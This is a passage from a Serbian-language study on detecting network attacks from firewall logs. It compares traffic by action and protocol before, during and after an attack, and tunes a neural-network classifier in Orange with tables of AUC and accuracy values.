


Слика 9.2. Приказ броја инстанци за период током напада, за атрибут Action (Јевтић, Чисар, Кук, & Стојановић, 2025)



Слика 9.3. Приказ броја инстанци за период где се ради одбрана, за атрибут Action (Јевтић, Чисар, Кук, & Стојановић, 2025)

Сагледавањем графика може се констатовати да број пакета, у периоду када се врши напад расте. Најбољи показатељ је вредност атрибута *Accept* који пропушта саобраћај до сервера јер нема у својој анализи податак да је са одређене IP адресе дошао неки напад или је та адреса на списку адреса коју је неопходно забранити. Такође, на последњем графикону се види пораст броја пакета који су одбачени из разлога што је адекватна полиса деловала на ток саобраћаја кроз *firewall*.



Слика 9.4. Упоредни приказ броја инстанци за сва три периода, за атрибут Action


Уколико се сагледа процентуални приказ овог атрибута долази се до резултата где се види да проценат саобраћаја који је повећан током напада, а није детектован као злонамеран,

се у фази одрбране пребацио у део саобраћаја који је одбијен (Јевтић, Чисар, Кук, & Стојановић, 2025).


Табела 9.1. Процентуални приказ одабраних активности у односу на укупан саобраћај

	Accept	***Drop***	***Prevent***	***Detect***
Период без напада	83,42 %	16,55 %	0,03 %	0,00 %
Период са нападом	86,97 %	13,01 %	0,02 %	0,01 %
Период са одбраном	83,83 %	16,13 %	0,04 %	0,00 %


У првом кораку је детектовано повећање саобраћаја, на нивоу атрибута који показује шта све долази до сервера који је нападнут. Следећа анализа даје информације о ком типу мрежног протокола се ради. Ако се анализирају графици о броју пакета, али у односу на тип саобраћаја добију се су резултати приказани на сликама 9.5-9.8:



Слика 9.5. Приказ броја инстанци за период када није било напада, за атрибут Protocol (Јевтић, Чисар, Кук, & Стојановић, 2025)




Слика 9.6. Приказ броја инстанци за период током напада, за атрибут Protocol (Јевтић, Чисар, Кук, & Стојановић, 2025)



Слика 9.7. Приказ броја инстанци за период током одбране, за атрибут Protocol (Јевтић, Чисар, Кук, & Стојановић, 2025)

Анализом графика добијају се информације да је детектовано повећање броја инстанци у логу за UDP саобраћај током напада као и смањење инстанци лога када се врши одбрана. Другачији поглед на промене које су се десиле, по питању броја инстанци, а у


односу на протокол, може се приметити на обједињеном графикону где се види повећање броја инстанци у току напада и смањење у току одбране.



Слика 9.8. Упоредни приказ броја инстанци за сва три периода, за атрибут Protocol


9.2. Анализа података помоћу алгоритма неуронских мрежа

Анализа података за модел неуронских мрежа, у пакетском програму *Orange* (Demsar J, 2013), вршена је преко модела као на слици за сва три случаја.



Слика 9.9. Модел за анализу података у програмском пакету Orange

Улазни подаци у систем се дефинишу у *.csv* формату и ради се унос у *DataSet* део. У наредном кораку неопходно је одредити циљну променљиву, у случају овог истраживања дефинисан је атрибут *Action*.




Слика 9.10. Приказ подешавања елемента Select-Action у програмском пакету Orange

За позицију *Neural Network* могуће је дефинисати неколико опција (слика 9.11). Ово је део где се ради подешавање и усклађивање параметра како би се добила најбоља вредност за предвиђање догађаја. Промењиве које се могу подешавати јесу:

- Број неурона у лејерима, овај параметар се мењао ради добијања најбољег резултата
- Врста активационе функције која је одређена за скривене лејере за омогућавање учења мреже - као избор активационих функција дефинисане су:
  - *ReLU*, најчешће коришћена функција која је брза и ефикасна
  - *Tanh*, је хиперболички тангенс са добрим карактеристикама
  - *Logistic*, Сигмоид функција која је добра за бинарну класификацију
  - *Identity*, линеарна функција која се користи за једноставне моделе
- Алгоритам за оптимизацију тежине приликом тренирања модела – као опција дате су следеће опције:
  - *L-BFGS-B*, оптимизатор који се користи за мале скупове података
  - *SGD*, брз оптимизатор који се користи за велике скупове података
  - *Adam*, оптимизатор који се користи за већину случајева

• *Regularization* – као параметра за спречавање *претренирања* модела. Ако се ставе мале вредности модел ће се прилагодити подацима, док ако се ставе високе вредности, на пример 0,1, може доћи до лошијег учења података.

• Максимални број итерација – као основна вредност поставља се 10.000, али уколико се добије информација да мрежа није конвергирала неопходно је повећати број.



Слика 9.11. Приказ подешавања елемента Neural Network у програмском пакету Orange

Основни резултати се приказују преко елемента *Predictions* (слика 9.12). Сви подаци пролазе кроз предефинисане елементе и у овом елементу добијемо резултат.

Информације које се могу добити, а корисне су за анализу су:

• *Површина испод* ROC *криве (*енг. *Area Under the ROC Curve,* AUC*)* представља меру способности модела да разликује класе. Вредност ближа јединици указује на бољу дискриминативну способност модела.


• Класификациона тачност *(*енг. *Classification Accuracy, CA)* представља удео тачно класификованих примера.

• F1 мера представља хармонијску средину прецизности и одзива.

• Прецизност представља удео стварно позитивних примера међу свим примерима које је модел означио као позитивне.

• Одзив представља удео исправно препознатих позитивних примера међу свим стварно позитивним примерима.

• Метјуов коефицијент корелације *(*енг. *Matthews Correlation Coefficient, MCC)* мери сагласност стварних и предвиђених класа, узимајући у обзир све елементе матрице конфузије.



Слика 9.12. Приказ подешавања елемента Predictions у програмском пакету Orange

Последњи елемент модела јесте ROC *Analysis*, који омогућава приказ ROC криве и процену перформанси класификатора. У овом истраживању ROC крива се користи за поређење три посматрана стања и проверу успешности предвиђања догађаја.

У моделу *Neural Network* коришћене су активациона функција ReLU и оптимизатор *Adam*. Активациона функција изабрана је на основу вредности AUC-а, CA, F1 мере и прецизности, приказаних у табели 9.2.

Табела 9.2. Приказ вредности параметра за одабир најбоље активационе функције (Јевтић, Чисар, Кук, & Стојановић, 2025)


Алгоритам	**AUC**	**CA**	**F1**	**Прецизност**
Identity	0,950	0,942	0,966	0,935
Logistic	0,965	0,964	0,979	0,947
Tanh	0,976	0,964	0,997	0,961
ReLU	0,977	0,964	0,979	0,963

Када је у питању број скривених слојева (енг. *layers*), у табели 9.3 приказане су вредносрти тачности за различите комбинације броја неурона по слојевима.

Табела 9.3. Приказ вредности тачности за различите вредности неурона по скривеним слојевима (Јевтић, Чисар, Кук, & Стојановић, 2025)

Приказ броја неурона по слојевима	**тачност**
3-5	0,940
4-5	0,945
5-5	0,954
5-3	0,957
5-4	0,949
5-4-3	0,956
5-5-3	0,960
5-5-4	0,963
6-5-4	0,954
4-5-4	0,946
4-5-5	0,960

На основу броја неурона по скривеним слојевима може се дефинисати структура неуронске мреже. На слици 9.13 приказан је модел где су са леве стране приказани атрибути логова који се посматрају док су са десне стране дефинисане вредности атрибута који има кључну улогу у опису статуса пакета.




Слика 9.13. Приказ структуре неуронске мреже (Јевтић, Чисар, Кук, & Стојановић, 2025)

После дефинисања структуре неуронске мреже као и дефинисања три стања мреже, пре напада, у току напада и након напада, могу се дефинисати резултати анализе као и дефинисање ROC криве. На основу параметра може се утврдити утицај на рано детектовање напада на рачунарски систем. Прва анализа се односи на параметар AUC. Уколико се очитају вредности за сва три стања, добијају се следеће информације:


Табела 9.4. Приказ вредности за AUC за сва три периода (Јевтић, Чисар, Кук, & Стојановић, 2025)

Циљ	**Период без напада**	**Период напада**	**Период одбране**
Accept	0,977	0,930	0,975
Detect	1	1	1
Drop	0,977	0,932	0,977
Prevent	1	1	1
Average	0,977	0,932	0,977

